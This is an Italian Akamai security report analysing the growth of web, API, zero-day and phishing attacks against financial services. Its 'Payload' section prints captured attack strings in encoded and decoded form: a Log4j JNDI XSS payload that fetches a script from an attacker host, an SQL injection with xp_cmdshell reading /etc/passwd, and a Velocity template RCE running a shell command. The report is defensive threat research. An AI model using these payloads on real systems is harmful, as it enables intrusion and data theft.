# Il nemico è alle porte:

## analisi degli attacchi contro i servizi finanziari

Akamai

# Sommario


2 Introduzione

4 Il panorama delle minacce

6 Un crescente rischio per la sicurezza

14 I pericoli posti dalle nuove vulnerabilità rilevate

18 Attacchi DDoS

22 I clienti dei servizi finanziari nel mirino

26 Tendenze di phishing

30 Il percorso verso il malware

32 Riepilogo

33 Riconoscimenti

# Introduzione

I servizi finanziari sono uno dei settori più colpiti dal crimine informatico, dai primordi dei virus Zeus e di altri trojan sferrati contro il banking fino agli attacchi DDoS (Distributed Denial-of-Service), ai moderni attacchi di phishing e ai ransomware. I servizi finanziari sono un settore vitale che ricopre un ruolo importante non solo nella vita delle persone, ma anche nell'economia globale. Eventuali interruzioni o problemi di downtime dei servizi finanziari comportano diverse implicazioni e i dati sensibili conservati dalle organizzazioni del settore possono trasformarsi in un bene prezioso. Pertanto, considerando i servizi finanziari come un obiettivo redditizio, i criminali sferrano contro di essi una vasta gamma di attacchi, dalle nuove vulnerabilità zero-day agli attacchi di phishing più collaudati.

Non è, quindi, un segreto, che i criminali siano altamente focalizzati e motivati ad attaccare il settore dei servizi finanziari. Tradizionalmente, il rapporto sullo stato di Internet (SOTI) relativo ai servizi finanziari è stato incentrato su un argomento come il phishing o le frodi, ma questa volta abbiamo preferito scegliere un approccio più ampio per trattare di un certo numero di problemi che interessano questo settore spesso preso di mira.

Questa visione più ampia ci ha consentito di osservare l'enorme impennata nel numero di attacchi sferrati contro i servizi finanziari e la velocità allarmante con cui i criminali sfruttano le nuove vulnerabilità zero-day. Neanche i clienti dei servizi finanziari vengono risparmiati poiché molti criminali scelgono di rinunciare a colpire uno dei settori più sicuri al mondo per attaccare in massa i suoi clienti. Con questo nemico alle porte, è importante che gli addetti alla sicurezza nei servizi finanziari siano consapevoli del nuovo panorama delle minacce. Il nostro rapporto include i seguenti punti chiave:

## In breve

I servizi finanziari sono costantemente uno dei primi tre settori presi di mira dagli attacchi alle applicazioni web e alle API, zero-day e DDoS.

Il settore dei servizi finanziari ha mostrato un'impennata di 3,5 volte nel numero di attacchi alle applicazioni web e alle API su base annuale, ossia la massima crescita in uno dei settori principali.

In 24 ore, lo sfruttamento di nuove vulnerabilità zero-day contro i servizi finanziari può raggiungere il suo picco con diverse migliaia di attacchi all'ora, concedendo poco tempo alle vittime per reagire e contrastare gli attacchi.

Un significativo aumento degli attacchi LFI (Local File Inclusion) e XSS (Cross Site Scripting) dimostra come i criminali stiano tentando di eseguire codice remoto (RCE), gravando così maggiormente sulla sicurezza interna delle reti.

L'abuso dei clienti dei servizi finanziari è dilagante, dal momento che più dell'80% dei criminali sono focalizzati sui conti dei clienti piuttosto che sulle organizzazioni stesse, sia direttamente che tramite attività correlate al phishing.

Le campagne di phishing (come Kr3pto) stanno introducendo tecniche che bypassano le soluzioni di autenticazione a due fattori (2FA) tramite token OTP (One-Time Password) o notifiche push.

# Il panorama delle minacce: crescono gli attacchi contro i servizi finanziari

Il segmento verticale dei servizi finanziari resta uno dei settori maggiormente presi di mira dagli attacchi, che continuano ad aumentare. In particolare, gli attacchi alle applicazioni web e alle API stanno aumentando ad un ritmo allarmante, oltre a crescere in complessità. I criminali stanno cercando di mettere piede nelle reti interne e causare disagio per spingere le organizzazioni a pagare un riscatto per prevenire ulteriori danni. Considerando la loro importanza vitale, i servizi finanziari devono essere sempre operativi. I criminali potrebbero anche monetizzare le informazioni sensibili rubate oppure ottenere l'accesso agli account dei clienti per sottrarre somme di denaro.

Poiché i criminali informatici hanno messo gli occhi sui servizi finanziari e sui clienti di questo settore, abbiamo osservato una crescente consapevolezza di questo segmento verticale e un aumento del budget IT destinato alla cybersicurezza. La mancata protezione del perimetro e dei dati potrebbe comportare violazioni da parte di ransomware e altre minacce, implicando, di conseguenza, significative perdite di dati critici e finanziarie. Secondo il rapporto Costo di una violazione dei dati del 2022 di IBM, le violazioni dei dati contro i servizi finanziari, che sono considerate "infrastrutture critiche", hanno un costo medio di 5,97 milioni di dollari.

Per comprendere appieno i vari rischi che i servizi finanziari devono affrontare, dobbiamo esaminare il panorama delle minacce nel suo insieme. A tale scopo, ci basiamo su una moltitudine di dati relativi ad attività come le tendenze dei bot (sia dannosi che legittimi), i tentativi di sfruttamento contro vulnerabilità critiche, app web e attacchi API e le campagne di phishing. Esaminiamo anche il protocollo Internet (IP) del criminale per trarre conclusioni sulle sue motivazioni. Abbiamo analizzato i dati relativi al periodo di un anno per fornire una panoramica sulle minacce che colpiscono i servizi finanziari (Figura 1).

Da un punto di vista generale, il settore dei servizi finanziari è in cima alla lista dei segmenti verticali maggiormente presi di mira in diverse aree critiche: attacchi alle applicazioni web e alle API, DDoS, phishing, sfruttamento zero-day e attività di botnet. Preoccupa soprattutto l'enorme impennata di attacchi alle applicazioni web e alle API menzionata in precedenza, che ha visto un aumento di 3,5 volte nel numero di attacchi sferrati contro i servizi finanziari. Anche le attività delle botnet sono in crescita in tutte le organizzazioni di servizi finanziari.





*Figura 1: crescita degli attacchi contro i servizi finanziari in base al tipo*

Ogni vettore presenta diversi rischi e sfide per la sicurezza che i servizi finanziari devono affrontare per migliorare il proprio livello di sicurezza. Procedendo nel rapporto, esamineremo più nel dettaglio vari vettori di attacco, ma, nel complesso, questo rapporto dimostra la validità dell'investimento effettuato dal settore finanziario nella cybersicurezza.

# Un crescente rischio per la sicurezza: attacchi alle applicazioni e alle API

Le applicazioni web e le API continuano a rappresentare un fattore importante per i servizi finanziari poiché sono fondamentali per molte attività di trasformazione e sono il modo con cui le banche si aprono a terze parti per creare experience migliori per i clienti e ottenere un maggior valore e un vantaggio competitivo sul mercato. D'altra parte, i clienti utilizzano le app di banking per usufruire di un'ampia gamma di servizi bancari. Sebbene l'uso delle app di banking fosse in forte espansione prima della pandemia di COVID-19, le circostanze causate dalla pandemia (ad esempio, i periodi di lockdown) ne hanno ulteriormente aumentato l'utilizzo.

Molte organizzazioni stanno adottando l'uso delle API nel proprio ecosistema per i loro considerevoli vantaggi. Nel rapporto sullo stato delle API di Postman del 2022, l'89% degli intervistati ha affermato che i propri investimenti nello sviluppo delle API probabilmente aumenteranno nel corso di quest'anno. In altri casi, le API vengono adottate per soddisfare i requisiti normativi. Ad esempio, la direttiva europea sui servizi di pagamento 2 richiede alle banche in Europa di rendere visibili le API in modo che i fornitori di servizi finanziari possano accedere ai dati dei propri clienti in relazione a prestiti, conti, ecc.

Con le API, istituti bancari e terze parti hanno standardizzato la connessione dati o lo scambio di informazioni finanziarie dei clienti tra organizzazioni e terze parti. Le applicazioni web, d'altra parte, migliorano le customer experience offrendo ai clienti caratteristiche di comodità e affidabilità, insieme ad un'elaborazione più rapida, e riducono i costi per le società di servizi finanziari. Tuttavia, le vulnerabilità presenti nelle applicazioni web potrebbero consentire ai criminali di compromettere il sistema e rubare dati sensibili. Sebbene i benefici e i vantaggi offerti siano molti, le API e le app web potrebbero anche introdurre una nuova superficie di attacco per i criminali informatici.

La crescita degli attacchi alle applicazioni web e alle API ha registrato un enorme aumento negli ultimi 12 mesi e i servizi finanziari continuano a occupare un posto di rilievo tra i settori presi di mira. Nella nostra analisi, abbiamo riscontrato che i servizi finanziari sono il terzo segmento verticale che ha subito il maggior numero di attacchi (il 15% degli attacchi complessivi) dopo l'high-tech, il secondo segmento verticale maggiormente preso di mira (Figura 2). Per la maggior parte dell'anno, i servizi finanziari hanno superato l'high-tech per il maggior numero di attacchi complessivi.

> **Da un punto di vista generale, il settore dei servizi finanziari è in cima alla lista dei segmenti verticali maggiormente presi di mira in diverse aree critiche: attacchi alle applicazioni web e alle API, DDoS, phishing, vulnerabilità zero-day e attività di botnet.**





*Figura 2: negli ultimi 12 mesi, i settori maggiormente di mira dagli attacchi alle applicazioni web e alle API hanno incluso i settori dell'e-commerce, dell'high-tech e dei servizi finanziari*

L'importanza delle applicazioni web e delle API nelle operazioni dei servizi finanziari continua a invitare i criminali a cercare vulnerabilità e modi innovativi per attaccare le organizzazioni. In primo luogo, integrare la sicurezza al momento della compilazione è estremamente difficile. Le vulnerabilità che risiedono nelle applicazioni web potrebbero favorire l'esecuzione di codice in modalità remota (RCE) ed eventuali violazioni. In secondo luogo, le applicazioni web hanno la capacità di acquisire e archiviare informazioni riservate sui clienti (ad esempio, le credenziali di accesso).

Una volta che i criminali lanciano attacchi alle applicazioni web con esito positivo, potrebbero rubare dati riservati e, nei casi più gravi, ottenere l'accesso iniziale a una rete e acquisire altre credenziali che potrebbero favorire un loro movimento laterale. A parte le implicazioni correlate con una violazione, le informazioni rubate potrebbero essere vendute clandestinamente o utilizzate per altri attacchi. Se consideriamo la grande quantità di dati raccolti, come le informazioni di identificazione personale e i dettagli relativi ai conti, di cui dispone il segmento verticale dei servizi finanziari, il panorama è molto preoccupante.

Gli attacchi alle applicazioni web e alle API nei servizi finanziari sono in aumento e indicano un interesse continuo e crescente nei confronti di questo settore e dei loro clienti. Nel corso di quest'anno si è registrata una crescita di 3,5 volte nel numero di attacchi alle app e alle API nei servizi finanziari, la maggior crescita annua degli attacchi su qualsiasi vettore, ad eccezione del gioco d'azzardo, che non registra una quantità significativa di attacchi WAF (Web Application Firewall) in generale. Questo aumento rappresenta il crescente interesse per le superfici di attacco che possono portare a violazioni dei servizi finanziari.





*Figura 3: i servizi finanziari mostrano una crescita costante degli attacchi negli ultimi 12 mesi*

Negli ultimi 12 mesi, i servizi finanziari hanno registrato una crescita costante degli attacchi e i picchi osservati nella Figura 3 sembrano indicare attacchi mirati o focalizzati. Inoltre, questi modelli potrebbero suggerire il crescente rischio di attacchi alle applicazioni web contro le organizzazioni. La ricerca condotta da Positive Technologies ha mostrato che la violazione dei dati personali, come l'ID utente e le credenziali dell'utente, si è verificata nel 91% delle app web.

È imperativo proteggere le app web poiché le vulnerabilità interne possono servire come punto di accesso per violare le organizzazioni prese di mira. Comprendere i tipi di attacchi e cosa possono comportare potrebbe aiutare le organizzazioni a sapere come proteggere adeguatamente le app web.

## Tendenze locali

L'osservazione delle tendenze locali ci offre l'opportunità di confrontare la crescita in diverse aree del mondo (Figura 4).





*Figura 4: l'area Asia-Pacifico e Giappone (APJ) ha registrato un'enorme crescita degli attacchi relativi alle applicazioni web e alle API pari al 449%.*

In particolare, è stata osservata una crescita esponenziale in America Latina (LATAM). La digitalizzazione e la governance limitata del crimine informatico potrebbero rappresentare due dei fattori che contribuiscono alle crescenti attività dei cybercriminali in quest'area. In quest'area geografica, il crimine informatico costa ogni anno 90 miliardi di dollari e le sue principali minacce includono tentativi di cryptojacking, frodi, trojan bancari e ransomware, a dimostrazione del fatto che il crimine informatico nell'area LATAM è più motivato dal punto di vista finanziario. Proprio quest'anno, il Costa Rica ha subito un attacco ransomware da parte del gruppo Conti che ha colpito diversi siti web governativi, mostrando gli effetti paralizzanti del ransomware RaaS (Ransomware-as-a-Service) al di là delle perdite finanziarie. Uno sguardo più attento a quest'area geografica ci mostra che il Brasile è in cima alla lista degli obiettivi negli attacchi alle applicazioni web e alle API. In Brasile, a causa dell'elevato utilizzo/adozione dell'online banking, sono molte le minacce legate al settore bancario.

Anche gli attacchi alle applicazioni web e alle API nell'area Asia-Pacifico e Giappone (APJ) sono cresciuti in modo significativo del 449%, il che sembra coincidere con un numero crescente di attacchi informatici osservati sempre in quest'area, che si traducono principalmente in ransomware. All'inizio di quest'anno, abbiamo individuato app web e vettori API comunemente utilizzati dai gruppi di ransomware per ottenere l'accesso iniziale tramite lo sfruttamento delle vulnerabilità. Australia, Giappone e India sono i tre principali paesi con il maggior numero di attacchi alle applicazioni web e alle API nella regione APJ.

Ora, diamo un'occhiata al Nord America (NA), in cui è stato osservato un picco del 354% negli attacchi alle applicazioni web e alle API. Il conflitto tra Russia e Ucraina ha suscitato un fenomeno di allerta su potenziali attacchi informatici e ritorsioni contro il settore finanziario sia negli Stati Uniti che in Europa all'inizio del 2022. Ma anche prima, le società di servizi finanziari negli Stati Uniti avevano subito attacchi di ransomware, trojan bancari e altri malware. Alcuni attacchi degni di nota includono il gruppo criminale informatico FIN8 che ha violato alcune società di servizi finanziari statunitensi e i 400.000 record di pagamenti trapelati da banche negli Stati Uniti e nella Corea del Sud che sono stati caricati nei mercati clandestini. Per mitigare la prevalenza dei rischi alla cybersicurezza, la Federal Deposit Insurance Corporation, il Board of Governors del Federal Reserve System e l'Office of the Comptroller of the Currency hanno finalizzato una norma nel 2021 che richiede la "notifica dell'incidente" sia a un regolatore federale che ai clienti delle organizzazioni bancarie in caso di minacce sospette.

L'Europa, come gli Stati Uniti, dispone di una legislazione e di numerosi regolamenti, come la Direttiva sulla sicurezza delle reti e dei sistemi informativi (direttiva NIS) e il Regolamento generale sulla protezione dei dati (GDPR), che forniscono indicazioni e linee guida in materia di sicurezza informatica e protezione dei dati nei servizi finanziari e in altri settori verticali. Sebbene queste normative contribuiscano a una maggiore resilienza informatica delle organizzazioni, non ne consegue necessariamente che le organizzazioni diventino immuni agli attacchi informatici. Lo dimostrano esempi di importanti minacce informatiche, come ad esempio Bizarro, un trojan bancario che ha esteso i suoi obiettivi alle banche europee, e una serie di malware mobili, che ha raggiunto un enorme aumento dei tentativi di attacco/delivery di payload pari al 500%. Il Regno Unito ha registrato il maggior numero di attacchi alle applicazioni web e alle API in Europa, Medio Oriente e Africa (EMEA).

Questi dati indicano i continui investimenti che le organizzazioni criminali stanno effettuando per attaccare il settore finanziario, sfruttando l'automazione e la ricognizione e iterando metodi per evitare regole come i blocchi geografici. Il continuo perfezionamento delle regole di sicurezza e della tolleranza al rischio, nonché la garanzia che tutte le funzionalità connesse a Internet rientrino in un portafoglio di sicurezza comune, sono essenziali.

## Vettori utilizzati negli attacchi alle applicazioni e alle API

Per comprendere la natura degli attacchi, possiamo esaminare in dettaglio i vari vettori di attacco comunemente utilizzati contro questo settore. Esaminare i vettori è fondamentale per comprendere meglio i rischi e i tipi di attacchi che la vostra organizzazione probabilmente riscontrerà. Tali conoscenze vi consentiranno di progettare strategie di mitigazione per aumentare le difese contro questi attacchi e prevenire le violazioni.





*Figura 5: gli attacchi LFI sono una delle forze trainanti dietro la massiccia crescita degli attacchi WAF*

Come mostrato nella Figura 5, la crescita degli attacchi alle API e alle applicazioni Web è stata guidata principalmente dagli attacchi LFI e XSS. A differenza degli attacchi SQL injection, gli autori di attacchi in genere sfruttano gli attacchi LFI e XSS per prendere piede nelle reti dei propri obiettivi, piuttosto che semplicemente per accedere a un database.

I criminali eseguono costantemente la scansione di Internet utilizzando strumenti automatizzati per cercare potenziali obiettivi. Gli attacchi LFI consentono agli autori di attacchi di verificare se l'organizzazione presa di mira è effettivamente vulnerabile. Inoltre, i criminali potrebbero iniettare codice dannoso nel server web e sfruttare la vulnerabilità LFI per l'esecuzione di codice in modalità remota, compromettendo così la sicurezza del sistema. Ancora peggio, un attacco LFI potrebbe essere impiegato per far trapelare informazioni sensibili agli autori di attacchi.

Anche l'attacco XSS pone rischi per la sicurezza delle organizzazioni. I criminali possono utilizzare le vulnerabilità XSS per iniettare codice nei siti web e quindi ogni volta che gli utenti visitano un sito web compromesso, sono a rischio di esposizione delle informazioni. Un altro tipo di attacco XSS viene lanciato dall'autore di attacchi contro le vittime tramite link dannosi che indirizzano al download di un payload. I criminali in genere utilizzano questo vettore per condurre attacchi di phishing e defacing del sito web.

L'ipercrescita degli attacchi alle applicazioni web e alle API nel segmento verticale dei servizi finanziari è un'area che desta preoccupazione, in particolare a causa delle sue implicazioni sulla sicurezza. Tuttavia, avere una chiara conoscenza delle superfici e dei vettori di attacco potrebbe aiutare le società di servizi finanziari a proteggere il proprio ambiente.

## Payload

In questa sezione dimostriamo gli effettivi tentativi di attacco contro i servizi finanziari. Un payload utilizza in genere una combinazione di vettori di attacco e vulnerabilità, inclusi i CVE recenti. Noterete dalla Figura 6 alla Figura 10 che alcuni degli attacchi sono personalizzati in modo specifico per l'obiettivo previsto, mentre altri sono più generici per scopi di ricognizione.

### Payload XSS personalizzato

```
a=%3Cscript%20src%3D%24%7Bjndi%3Aldap%3A%2F%2F[REDACTED].com.80.s.mur.5ed.xyz%3A53
%2F[REDACTED].com%7D%3Ealert()%3C%2Fscript%3E
```

*Figura 6: payload XSS inviato da un criminale (codificato)*

```
a=<script src=${jndi:ldap://[REDACTED].com.80.s.mur.5ed.xyz:53/[REDACTED].com}>alert() </script>
```

*Figura 7: payload XSS inviato da un criminale (decodificato)*

Una volta decodificato l'URL, il payload XSS scarica e utilizza uno script dannoso dal dominio dell'autore di attacchi. Sembra che lo script sia creato manualmente per gli obiettivi specifici. Inoltre, il payload consente all'autore di attacchi di eseguire lo script sfruttando le vulnerabilità OGNL, come Log4j (CVE-2021-44228).

### Utilizzo di vari metodi di attacco

```
qkSO=9983 AND 1=1 UNION ALL SELECT 1,NULL,'<script>alert("XSS")</script>',table_name FROM
information_schema.tables WHERE 2>1--/**/; EXEC xp_cmdshell('cat ../../../etc/passwd')#
```

*Figura 8: il criminale prova diverse tecniche (decodificate)*

D'altra parte, nella Figura 8, i criminali eseguono attacchi SQL injection, esponendo informazioni sensibili sul database preso di mira. Inoltre, viene utilizzata una vulnerabilità LFI in cui l'autore di attacchi tenta di scaricare il contenuto del file *etc/passwd* sensibile utilizzando il comando cat di Unix. Viene eseguito anche un altro test per XSS, in cui il criminale cerca di verificare se il sito web è vulnerabile anche agli attacchi XSS. Questo atteggiamento è tipico dei criminali nella fase di scansione/ricognizione, in cui viene testato il sistema preso di mira per rilevare contemporaneamente varie vulnerabilità.

### Ottenimento della persistenza

```
q=1&&wt=velocity&v.template=custom&v.template.custom=#set($x=%27%27)+#set($rt=$x.class.
forName(%27java.lang.Runtime%27))+#set($chr=$x.class.forName(%27java.lang.
Character%27))+#set($str=$x.class.forName(%27java.lang.String%27))+#set($ex=$rt.getRuntime().
exec(%27cat%20/%65%74% 63/%70%72%6f%66%69%6c%65%27))+$ex.waitFor()+#setv$out=$ex.
getInputStream())+#foreach($i+in+[1..$out.available()])$str.valueOf($chr.toChars($out.read()))#end
```

*Fig. 9: il payload tenta di sfruttare la vulnerabilità CVE-2022-24881 RCE*

```
q=1&&wt=velocity&v.template=custom&v.template.custom=#set($x='')
#set($rt=$x.class.forName('java.lang.Runtime'))
#set($chr=$x.class.forName('java.lang.Character'))
#set($str=$x.class.forName('java.lang.String'))
#set($ex=$rt.getRuntime().exec('cat /etc/profile'))
$ex.waitFor()
#set($out=$ex.getInputStream())
#foreach($i in [1..$out.available()])$str.valueOf($chr.toChars($out.read()))#end
```

*Fig. 10: versione decodificata di CVE-2022-24881*

Infine, nella Figura 9, il payload tenta di sfruttare la vulnerabilità CVE-2022-24881 RCE scoperta nel software Ballcat Codegen. Un criminale tenta di implementare RCE tramite l'iniezione di codice dannoso del motore di modelli Velocity. Più specificamente, il criminale scarica il contenuto del file Unix */etc/profile*, che viene utilizzato per impostare variabili di ambiente a livello di sistema sulle shell degli utenti. I criminali stanno sondando se il sistema è vulnerabile e se, manipolando il file Unix, possono ottenere la persistenza.

# I pericoli posti dalle nuove vulnerabilità rilevate

Il valore degli attacchi alle applicazioni e alle API non risiede solo negli attacchi comuni che utilizzano LFI, SQLi e XSS, ma diventa particolarmente rilevante quando vengono alla luce nuove vulnerabilità, come i recenti Log4Shell, Spring4Shell e altri simili.

Sebbene le vulnerabilità LFI e XSS siano comuni e possano presentare seri rischi per la sicurezza, le vulnerabilità critiche emergenti tendono a essere sfruttate tramite una moltitudine di vettori meno noti, quali injection OGNL, e comportano un rischio maggiore di violazione.

Alle organizzazioni viene costantemente consigliato di correggere le vulnerabilità per ridurre le proprie finestre di esposizione. Ma non è sempre facile farlo in modo tempestivo: le patch devono essere testate prima dell'implementazione e assegnare la priorità a quali vulnerabilità affrontare per prime può richiedere tempo (così come gli errori di patch). Pertanto, correggere queste falle della sicurezza prima che i criminali inizino a sfruttarle per sferrare i loro attacchi diventa una corsa contro il tempo. Ad esempio, cinque minuti dopo che Microsoft ha rivelato una vulnerabilità zero-day nel proprio Exchange Server, secondo quanto riferito, il gruppo di hacker Hafnium stava già analizzando le vulnerabilità. Per comprendere il livello di rischio, stiamo analizzando una recente vulnerabilità per comprendere come viene applicata dagli autori di attacchi contro i servizi finanziari.

Nella nostra ricerca sulle vulnerabilità emergenti, abbiamo scoperto che il segmento verticale dei servizi finanziari è quasi sempre tra i primi tre settori interessati e il rischio che questi attacchi comportano è significativo. Per dimostrarlo, abbiamo analizzato la recente vulnerabilità di Confluence Server (CVE-2022-26134), con un punteggio critico di 9,8, anche se abbiamo riscontrato un rischio significativo in altre nuove vulnerabilità, come nel caso di Log4j.

Il 2 giugno 2022, Atlassian ha rilasciato un avviso di sicurezza relativo a una vulnerabilità RCE che interessa i prodotti Confluence Server e Confluence Data Center. In un precedente blog, abbiamo discusso del maggior sfruttamento di questa vulnerabilità nei giorni successivi alla pubblicazione dell'avviso. Per questo rapporto, abbiamo esaminato in modo più approfondito l'afflusso di tentativi di attacco che utilizzano questa falla critica contro i servizi finanziari. È fondamentale evidenziare qui come i criminali siano pronti a sfruttare tali bug di sicurezza per i loro attacchi e gli effetti dannosi che potrebbero comportare per le organizzazioni se non riescono a proteggere il proprio perimetro.

